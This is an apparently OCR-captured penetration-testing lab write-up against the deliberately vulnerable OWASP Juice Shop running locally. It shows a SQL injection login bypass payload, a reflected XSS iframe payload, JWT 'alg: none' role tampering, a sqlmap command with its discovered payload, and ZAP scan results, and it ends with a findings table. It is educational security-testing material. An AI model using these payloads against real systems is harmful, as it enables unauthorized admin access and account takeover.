
Web Application Pentesting


All the activities were performed on the intentionally vulnerable OWASP Juice Shop website.

Starting the website:




```
┌──(kali㉿kali)-[~]
└─$ docker run --rm -p 3000:3000 bkimminich/juice-shop
```

Accessing the website:



This website uses fruit cookies to ensure you get the juiciest tracking experience.

Intercepting the login request through burp suite and trying the sql injection attack:



OWASP Juice Shop
Not secure 192.168.56.3:3000/#/login
OWASP Juice Shop
Login
Email*
Password*
Forgot your password?
Log in
Remember me
Not yet a customer?
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.4 - Temporary Pro...
Dashboard Target Intruder Proxy Repeater Collaborator Sequencer Decoder
Comparer Logger Organizer Extensions Learn JWT Editor
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Request
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request cookies 4
Request headers 11


You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

Email*: admin

Password*: ••••••••

Time	Type	Direction	Method	URL
13:30:5...	HTTP	→ Request	POST	http://192.168.56.3:3000/rest/user/login
13:30:5...	HTTP	→ Request	GET	http://192.168.56.3:3000/rest/user/whoami


```
POST /rest/user/login HTTP/1.1
Host: 192.168.56.3:3000
Content-Length: 39
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Origin: http://192.168.56.3:3000
Referer: http://192.168.56.3:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
1KbV5a7Q65yx3YJp1kNW4RKP9Xzjd58xAv0ElgbLeqVmDBMn8roZw2
alnjR9
Connection: keep-alive
```



```
Connection: keep-alive

{
   "email":"' OR 1=1--",
   "password":"aadfsadf"
}
```

Got access to the admin account:



File Upload: No file chosen

Image URL: e.g. https://www.gravatar.com/avatar/526703ac2bd7cd675e872393a0744bf5


Email: admin@juice-sh.op

Username: e.g. SuperUser

Checking for cross-site scripting(XSS) by entering the following piece of code in the search bar:

<iframe src="javascript:alert(1)">

The alert popped up showing that XSS was done:



192.168.56.3:3000/#/search?q=<iframe%20src%3D"javascript:alert(1)">

192.168.56.3:3000 says

1

Search Results -

No results found


Try adjusting your search to find what you're looking for.

Sent a valid login request to the repeater in burp suite and changed the following fields in the JWT Header and Payload:


alg -> None

email -> admin@juice-sh.op

role -> admin




```
Header
      "typ": "JWT",
      "alg": "none"
}
```



```
Payload
        "id": 1,
        "email": "admin@juice-sh.op",
        "role": "admin"
```

Got a 200 response for the above request showing that the login attempt as admin was successful:




```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 11
ETag: W/"b-/5bSboVjVhGw3qRgvUfZjElr1Ns"
Vary: Accept-Encoding
```

Running the same tests using sqlmap:

Ran the following command:

```
sqlmap -u "http://192.168.56.3:3000/rest/user/login" \
  --data='{"email":"*","password":"test"}' \
  --headers="Content-Type: application/json" \
  -p email --batch --level=3 --risk=2 --ignore-code=401 \
  --output-dir=/home/kali/sqlmap_results
```




```
sqlmap identified the following injection point(s) with a total of 608 HTTP(s) requests:
---
Parameter: JSON #1* ((custom) POST)
    Type: boolean-based blind
    Title: SQLite AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)
    Payload: {"email":"' AND CASE WHEN 1034=1034 THEN 1034 ELSE JSON(CHAR(116,73,119,89)) END-- jrdU","password":"test"}
---
```

Checklist:

- ☑ SQLi
- ☑ Login as Admin
- ☑ Cross Site Scripting

Running the scan with OWASP ZAP:

The following results were logged after running a spider scan on the target:



Processed	ID	Req. Time	Method	URL	Code	Reason	RTT	Size Resp.	Size Resp.	Highest Ale	Note	Tags
Out of Sco	1	Mon Sep 0	GET	https://fire	403	Forbidden	0	130	40		FALSE	
Out of Sco	2	Mon Sep 0	GET	https://fire	403	Forbidden	0	130	40		FALSE	
Out of Sco	3	Mon Sep 0	POST	https://sha	403	Forbidden	0	130	40		FALSE	
Processed	4	Mon Sep 0	GET	http://loca	200	OK	48	469	80117	Medium	FALSE	Script, Comment
Out of Sco	6	Mon Sep 0	GET	https://fire	403	Forbidden	0	130	40		FALSE	
Processed	7	Mon Sep 0	GET	http://loca	200	OK	30	483	457995	Medium	FALSE	Upload
Processed	8	Mon Sep 0	GET	http://loca	200	OK	29	481	34840	Medium	FALSE	
Processed	9	Mon Sep 0	GET	http://loca	200	OK	35	479	3315	Medium	FALSE	
Processed	10	Mon Sep 0	GET	http://loca	200	OK	166	485	1622583	Medium	FALSE	Comment
Processed	11	Mon Sep 0	GET	http://cdn	200	OK	191	922	20808	Medium	FALSE	Comment
Processed	17	Mon Sep 0	GET	http://cdn	200	OK	227	913	85578	Medium	FALSE	Script, Comment
Processed	20	Mon Sep 0	GET	http://cdn	200	OK	426	887	4064	Medium	FALSE	
Processed	21	Mon Sep 0	GET	http://loca	200	OK	56	469	685248	Medium	FALSE	Comment
Processed	22	Mon Sep 0	GET	http://loca	200	OK	19	475	32473	Medium	FALSE	JSON
Processed	25	Mon Sep 0	GET	http://loca	200	OK	19	230	96	Low	FALSE	
Processed	27	Mon Sep 0	GET	http://loca	200	OK	107	384	20	Medium	FALSE	JSON
Processed	30	Mon Sep 0	GET	http://loca	200	OK	196	389	21730	Medium	FALSE	JSON
Processed	31	Mon Sep 0	GET	http://loca	200	OK	224	389	21730	Medium	FALSE	JSON
Processed	32	Mon Sep 0	GET	http://loca	200	OK	233	384	20	Medium	FALSE	JSON
Processed	33	Mon Sep 0	GET	http://loca	200	OK	285	389	21730	Medium	FALSE	JSON
Processed	34	Mon Sep 0	GET	http://loca	200	OK	536	431	75029	Medium	FALSE	Comment
Processed	37	Mon Sep 0	GET	http://loca	200	OK	293	431	60840	Medium	FALSE	Comment
Processed	38	Mon Sep 0	GET	http://loca	200	OK	189	389	21730	Medium	FALSE	JSON
Processed	39	Mon Sep 0	GET	http://loca	200	OK	673	388	4719	Medium	FALSE	JSON
Processed	40	Mon Sep 0	GET	http://loca	200	OK	390	389	13644	Medium	FALSE	JSON
Processed	42	Mon Sep 0	GET	http://loca	200	OK	863	386	696	Medium	FALSE	JSON
Processed	45	Mon Sep 0	GET	http://loca	200	OK	489	388	6258	Medium	FALSE	JSON
Processed	47	Mon Sep 0	GET	http://loca	304	Not Modif	20	306	0	Medium	FALSE	
Processed	48	Mon Sep 0	GET	http://loca	200	OK	202	386	696	Medium	FALSE	JSON

Logging the findings:

Test ID	Vulnerability	Severity	Target URL
001	SQL Injection	Critical	http://192.168.56.3:3000/#/login
002	XSS Reflected	Medium	http://192.168.56.3:3000/#/search
003	JWT Tampering	High	http://192.168.56.3:3000/rest/user/whoami
004	Multiple issues (605 Medium, 17 Low from Spider/Scan)	Medium /Low	http://192.168.56.3:3000/

Summary:

Web application testing on OWASP Juice Shop uncovered critical SQL injection flaws in the login API, confirmed via Burp Suite and sqlmap with SQLite as backend. Reflected XSS was demonstrated through the search field. JWT tokens were tampered to escalate roles. ZAP spidering identified 627 endpoints with multiple medium-severity issues.